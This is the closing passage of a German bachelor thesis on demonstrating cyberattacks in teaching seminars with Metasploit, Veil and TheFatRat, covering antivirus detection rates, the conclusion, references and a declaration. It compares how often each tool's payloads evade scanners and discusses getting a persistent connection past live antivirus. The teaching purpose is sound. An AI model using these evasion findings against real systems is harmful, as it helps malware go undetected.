Dies kommt im Besonderen zum Tragen, wenn Benutzer den Computer verwenden, die mit diesem Programm arbeiten können. Process Explorer hat unter dem Punkt [Process] einen Unterpunkt namens [Check Virustotal]. Wird dieser Unterpunkt ausgewählt, öffnet sich im Standardbrowser „Virustotal.com“ * und die Datei bekommt im Process Explorer eine weitere Spalte. Der Bericht von „Virustotal“ öffnet sich, wenn diese Spalte ausgewählt wird. Infolgedessen ist das Ergebnis, dass 53 von 70 (75,7%) getesteten Schutzprogrammen es als Schadsoftware erkennen. Bei der getesteten Malware handelt es sich um die zuletzt, mit Metasploit, erstellte Malware. Die mit Veil erstellten Programme werden nur von 31 von 69 (44,9%) getesteten Programmen erkannt. FatRat wurde von 54 von 69 (78%) getesteten Programmen erkannt.

5 Ergebnisse und Fazit

Die vorgestellten Angriffsszenarien zeigen wie einfach Cyberangriffe auf Computer, die ungeschützt sind, durchzuführen sind. Mithilfe von Metasploit lassen sich moderne Angriffsvektoren gut aufzeigen. Das Programm ist simpel aufgebaut und bietet viele Möglichkeiten, um Angriffe zu testen. Durch die hier angegeben Punkte kann man die Lehrveranstaltung oder das Seminar spezifisch anpassen. Die Strukturierung wurde gezielt erstellt, um einzelne Angriffe aufzuzeigen und zu erklären. Dabei wurde die Aktualität der Programme gewährleistet, da stets die neusten Versionen, außer des Kali Linux Betriebssystems, verwendet wurden. Durch das Nutzen dieser Versionen ist die Simulation der Angriffe gegeben. Besonders das Betriebssystem Windows 10 ist, solange es das meist genutzte Betriebssystem ist, relevant und sollte somit zur Veranschaulichung benutzt werden.

Ein großes Problem ist immer noch, dass sich das Programm nicht selber bei Systemstart ausführt. Somit ist man auf den Nutzer angewiesen, dass er die erstellte Datei selber startet. Dies ist aktuell nicht lösbar, da sich der Live-Antivirenschutz nicht mit den vorgestellten Programmen umgehen lässt und dieser sich bei Systemstart immer aktiviert. Somit wird das Programm jedoch sofort vom Live-Antivirenschutz gelöscht. Sollte dies überwunden werden, erstellt man eine konstante Verbindung des Zielsystems mit dem Angriffssystem und hat zusätzlich die Möglichkeit, ohne Vorbereitungen, bestimmte Angriffe aufzuzeigen und vorzustellen.

Die Erweiterbarkeit der Angriffe ist gegeben. Durch Fachwissen können die vorgestellten Angriffsvektoren erweitert und an die Veranstaltungen angepasst werden. Demzufolge können stärkere und effizientere Angriffe veranschaulicht werden. Sicherlich kann man noch mehr mit Metasploit machen! Dies könnten Sie in ihren Seminaren oder Lehrveranstaltungen umsetzen.

Je mächtigere Attacken vermittelt werden, desto lehrreicher könnten die Präsentationen und Seminare zur Simulation von Cyberangriffen werden. Das erworbene Wissen, welches durch Seminare, die auf dieser Arbeit basieren, weitergegeben wird, dient zur Prävention möglicher bevorstehender Cyberangriffe. Wie effektiv es das Bewusstsein potenzieller Schäden und die Wahrnehmung für die Gefahr vor schädlichen Programmen steigert, kann nur getestet werden, wenn auf Basis dieser Arbeit Seminare oder Lehrveranstaltungen gehalten werden.

Die Weiterentwicklung der Sicherheits- und Angriffsprogramme stehen in ständiger Konkurrenz. Die Sicherheitslücke von heute könnte der Angriff von morgen sein. Der Angriff von morgen könnte mit dem Sicherheitsupdate von heute verhindert werden.

Literaturverzeichnis

[1] Bundeskriminalamt, „Sonderauswertung: Cybercrime in Zeiten der Corona-Pandemie," 2020. [Online]. Available: https://www.bka.de/SharedDocs/Downloads/DE/Publikationen/JahresberichteUndLagebilder/Cybercrime/cybercrimeSonderauswertungCorona2019.html. [Zugriff am 05 01 2022].

[2] Bundeskriminalamt, „Bundeslagebild Cybercrime 2020," 2021. [Online]. Available: https://www.bka.de/SharedDocs/Downloads/DE/Publikationen/JahresberichteUndLagebilder/Cybercrime/cybercrimeBundeslagebild2020.html;jsessionid=F1ECF74E6FA7DEE7AEB3CDBC85F7504D.live292?nn=28110. [Zugriff am 05 01 2022].

[3] S. Doulah, „So viel bezahlen Cyberkriminelle im Dark Web für Daten," *funkschau,* pp. https://www.funkschau.de/sicherheit-datenschutz/so-viel-bezahlen-cyberkriminelle-im-dark-web-fuer-daten.182992.html, 26. Januar 2021. [Zugriff am 19 03 2022].

[4] R. Dietmar, S. Jens, S. Detlef und J. Wiesenberger, Grundkurs Programmieren in Java, Bd. 6., München: Carl Hanser Verlag München Wien, 2011.

[5] ARD / ZDF, „Zunehmender Medienkonsum," Frankfurt / Mainz, 2008. [Online]. Available: https://www.ard-zdf-onlinestudie.de/files/2008/PM2008_2.pdf. [Zugriff am 15 03 2022].

[6] ARD / ZDF, „Anzahl der Internetnutzer in Deutschland in den Jahren 1997 bis 2021," 11 2021. [Online]. Available: https://de.statista.com/themen/2033/internetnutzung-in-deutschland/#topicHeader__wrapper. [Zugriff am 24 02 2022].

[7] Bibliographisches Institut GmbH, „Datenleak, das," Bibliographisches Institut GmbH, [Online]. Available: https://www.duden.de/rechtschreibung/Datenleak. [Zugriff am 15 01 2022].

[8] T. Hunt, „Have I Been Pwned," [Online]. Available: https://haveibeenpwned.com/. [Zugriff am 05 01 2022].

[9] P. Oechslin, „Making a Faster Cryptanalytic Time-Memory," Lausanne, 2003.

[10] H. Schröder, „Zusammenhang von Brute-Force-Attacken und Passwortlängen," 21 05 2013. [Online]. Available: https://web.archive.org/web/20130521042448/http://www.1pw.de/brute-force.html. [Zugriff am 15 03 2022].

[11] T. Hunt, „Have I Been Pwned Passwords," [Online]. Available: https://haveibeenpwned.com/Passwords. [Zugriff am 05 01 2022].

[12] OffSec Services Limited 2022, „Kali," [Online]. Available: https://www.kali.org/. [Zugriff am 06 01 2022].

[13] OffSec Services Limited 2022, „Kali Linux Features," [Online]. Available: https://www.kali.org/features/. [Zugriff am 06 01 2022].

[14] Rapid7, „metasploid," [Online]. Available: https://www.metasploit.com/. [Zugriff am 06 01 2022].

[15] Statista Research Department, „Marktanteile der führenden Betriebssysteme weltweit im Januar 2022," 14 02 2022. [Online]. Available: https://de.statista.com/statistik/daten/studie/828610/umfrage/marktanteile-der-fuehrenden-betriebssystemversionen-weltweit/. [Zugriff am 28 02 2022].

[16] Microsoft , „Virtual Machines," Microsoft , [Online]. Available: https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/. [Zugriff am 01 01 2022].

[17] Hochschule Wismar, „Payload," 22 02 2020. [Online]. Available: https://it-forensik.fiw.hs-wismar.de/index.php/Payload. [Zugriff am 08 01 2022].

[18] Redaktion ComputerWeekly.de, „Payload," 10 2016. [Online]. Available: https://www.computerweekly.com/de/definition/Payload. [Zugriff am 08 01 2022].

[19] Oxford University Press, „Definition of malware noun from the Oxford Advanced Learner's Dictionary," [Online]. Available:

https://www.oxfordlearnersdictionaries.com/definition/english/malware#:~:text=malware-,noun,system%20without%20the%20user%20knowing. [Zugriff am 08 01 2022].

[20] Bundeskriminalamt, „Bundeslagebild Cybercrime 2019," 2020. [Online]. Available: https://www.bka.de/SharedDocs/Downloads/DE/Publikationen/JahresberichteUndLagebilder/Cybercrime/cybercrimeBundeslagebild2019.html. [Zugriff am 05 01 2022].

[21] C. Eckert, IT-Sicherheit: Konzepte - Verfahren - Protokolle. 9. Auflage, TU München: De Gruyter Oldenbourg, 2014.

[22] S. Klipper, Konfliktmanagementfür Sicherheitsprofis: Auswege aus der „Buhmann-Falle" für IT-Sicherheitsbeauftragte, Datenschützer und Co. 1. Auflage, Wiesbaden: Vieweg +Teubner Verlag, 2010.

[23] Bundesamt für Sicherheit in der Informationstechnik, „BSI - Studie Penetrationstests," 2003. [Online]. Available: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest.pdf?__blob=publicationFile&v=3. [Zugriff am 06 03 2022].

[24] Bundesamt für Sicherheit in der Informationstechnik, „Ein Praxis-Leitfaden für IT-Sicherheits-Penetrationstest," 2016. [Online]. Available: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Sicherheitsberatung/Pentest_Webcheck/Leitfaden_Penetrationstest.html. [Zugriff am 06 03 2022].

[25] Abraham, „How to install Metasploit on Kali Linux," 08 2021. [Online]. Available: https://www.fosslinux.com/48112/install-metasploit-kali-linux.htm. [Zugriff am 01 02 2022].

[26] adfoster-r7, „Installing Metasploit on Linux / macOS," 06 09 2021. [Online]. Available: https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers. [Zugriff am 01 02 2022].

[27] Unbekannt, „KALI – How to install ARMITAGE – The Visual Guide," 09 07 2013. [Online]. Available: https://uwnthesis.wordpress.com/2013/07/09/kali-how-to-install-armitage-the-visual-guide/. [Zugriff am 01 02 2022].

[28] screetsec und peterpt, „TheFatRat,“ 20 02 2022. [Online]. Available: https://github.com/screetsec/TheFatRat. [Zugriff am 01 02 2022].

[29] ChrisTruncer, „Veil,“ 25 01 2021. [Online]. Available: https://github.com/Veil-Framework/Veil. [Zugriff am 01 02 2022].

[30] M. Russinovich, „Process Explorer v16.43,“ 2021 08 2021. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer. [Zugriff am 15 02 2022].

[31] VMware, Inc., „Virtuelle Maschine,“ [Online]. Available: https://www.vmware.com/de/topics/glossary/content/virtual-machine.html. [Zugriff am 01 02 2022].

[32] Oracle , „VirtualBox,“ [Online]. Available: https://www.virtualbox.org/wiki/Downloads. [Zugriff am 01 01 2022].

[33] The Linux Information Project, „BIOS Definition,“ 27 03 2006. [Online]. Available: http://www.linfo.org/bios.html. [Zugriff am 03 03 2022].

[34] OffSec Services Limited, „METERPRETER BASIC COMMANDS,“ [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/. [Zugriff am 05 01 2022].

[35] OffSec Services Limited, „MSFCONSOLE COMMANDS,“ [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/. [Zugriff am 05 01 2022].

[36] V. Bezmalyi, „10 Anwender-Fehler, die den Job kosten können,“ 14 08 2014. [Online]. Available: https://www.kaspersky.de/blog/10-fehler-die-den-job-kosten/3814/#:~:text=Verwendung%20von%20USB%2DSticks%20f%C3%BCr%20die%20Da-ten%C3%BCbertragung.&text=So%20k%C3%B6nnen%20USB%2DSticks%20mit,am%20n%C3%A4chsten%20Tag%20gefeuert%20werden.. [Zugriff am 01 02 2022].

[37] Kingston Technology Europe Co LLP, „Kingston-Studie: Unverschlüsselte USB-Sticks sind unterschätztes Sicherheitsrisiko für Unternehmensdaten,“ 18 10 2016. [Online].

Available: https://www.kingston.com/de/company/press/article/48111. [Zugriff am 05 02 2022].

[38] M. Hinrichs, „USB Sticks im Unternehmen – Die Gefahren," WS Datenschutz GmbH, 10 01 2020. [Online]. Available: https://webersohnundscholtz.de/usb-sticks-im-unternehmen-die-gefahren/#:~:text=Weder%20sollte%20ein%20USB%2DStick,Zugriff%20auf%20vertrauliche%20Daten%20erhalten.&text=Besonders%20kritisch%20aber%20wird%20es,zum%20Tr%C3%A4ger%20von%20Viren%20wird. [Zugriff am 05 02 2022].

[39] Verbraucherzentrale Bundesverband, „Emotet: Trojaner beantwortet empfangene E-Mails und klaut Anhänge," 05 01 2022. [Online]. Available: https://www.verbraucherzentrale.de/wissen/digitale-welt/apps-und-software/emotet-trojaner-beantwortet-empfangene-emails-und-klaut-anhaenge-35502. [Zugriff am 05 02 2022].

[40] R. Centeno und L. Victoria, „Zoomed In: A Look into a Coinminer Bundled with Zoom Installer," 03 04 2020. [Online]. Available: https://www.trendmicro.com/en_us/research/20/d/zoomed-in-a-look-into-a-coinminer-bundled-with-zoom-installer.html. [Zugriff am 07 02 2022].

[41] R. Centeno, M. De Guzman und A. Remillano II, „WebMonitor RAT Bundled with Zoom Installer," 29 04 2020. [Online]. Available: https://www.trendmicro.com/en_us/research/20/d/webmonitor-rat-bundled-with-zoom-installer.html. [Zugriff am 07 02 2022].

[42] O. Asoltanei, „Infected Zoom Apps for Android Target Work-From-Home Users," 31 03 2020. [Online]. Available: https://www.bitdefender.com/blog/labs/infected-zoom-apps-for-android-target-work-from-home-users/. [Zugriff am 07 02 2022].

[43] MayADevBe, „How to change the keyboard layout in Kali Linux," 12 05 2021. [Online]. Available: https://mayadevbe.me/posts/linux_keyboard_layout/. [Zugriff am 02 03 2022].

[44] Wikipedia, „IPv4," [Online]. Available: https://de.wikipedia.org/wiki/IPv4. [Zugriff am 09 03 2022].

[45] S. Dipl.-Ing. (FH) Luber und A. Dipl.-Ing. (FH) Donner, „Definition: Was ist TCP?,“ 10 04 2019. [Online]. Available: https://www.ip-insider.de/was-ist-tcp-a-814290/. [Zugriff am 15 03 2022].

[46] Peleus, „Creating Metasploit Payloads,“ [Online]. Available: https://netsec.ws/?p=331. [Zugriff am 02 02 2022].

[47] Linuxize, „How to Use the nmap Command,“ 16 12 2020. [Online]. Available: https://linuxize.com/post/nmap-command/. [Zugriff am 15 03 2022].

[48] O. Farràs, J. Ribes-González und S. Ricci, Privacy-preserving data splitting: a combinatorial approach, Department of Mathematics and Computer Science, Universitat Rovira i Virgili, Tarragona, Spain: Springer, 2021.

[49] OffSec Services Limited, „FUN WITH INCOGNITO,“ [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/fun-incognito/. [Zugriff am 17 01 2022].

[50] C. Raj, „Penetration Testing: Metasploit for Pentester: Migrate,“ 30 07 2021. [Online]. Available: https://www.hackingarticles.in/metasploit-for-pentester-migrate/. [Zugriff am 27 02 2022].

[51] OffSec Services Limited, „SCREEN CAPTURE,“ [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/screen-capture/. [Zugriff am 09 02 2022].

[52] Microsoft, „Finding the process ID,“ 18 03 2022. [Online]. Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/finding-the-process-id. [Zugriff am 19 03 2022].

[53] OTW, „Metasploit Basics, Part 15: Post- Exploitation Fun (Web Cam, Microphone, Passwords and more),“ 16 10 2018. [Online]. Available: https://www.hackers-arise.com/post/2018/10/16/metasploit-basics-part-15-post-exploitation-fun-web-cam-microphone-passwords-and-more. [Zugriff am 10 03 2022].

[54] A. S. Gillis, „keylogger (keystroke logger or system monitor),“ 10 2021. [Online]. Available: https://www.techtarget.com/searchsecurity/definition/keylogger. [Zugriff am 16 03 2022].

[55] „Use Keylogger In Metasploit Framework,“ 15 09 2017. [Online]. Available: https://www.yeahhub.com/use-keylogger-in-metasploit-framework/. [Zugriff am 05 03 2022].

Anlagen

Im Anhang befindet sich ein Downloadlink mit folgendem Inhalt:

- Bachelorarbeit_PDF
- virtuelle Maschinen

Das Verzeichnis Bachelorarbeit_PDF enthält die Bachelorarbeit im PDF-Format.

Das Verzeichnis der virtuellen Maschinen enthält die verwendeten virtuellen Maschinen im .ova-Format.

Eigenständigkeitserklärung

Hiermit erkläre ich, dass ich die vorliegende Arbeit selbstständig und nur unter Verwendung der angegebenen Literatur und Hilfsmittel angefertigt habe. Stellen, die wörtlich oder sinngemäß aus Quellen entnommen wurden, sind als solche kenntlich gemacht. Diese Arbeit wurde in gleicher oder ähnlicher Form noch keiner anderen Prüfungsbehörde vorgelegt.

Mittweida, 21.03.2022 [redacted]

Ort, Datum Vorname Nachname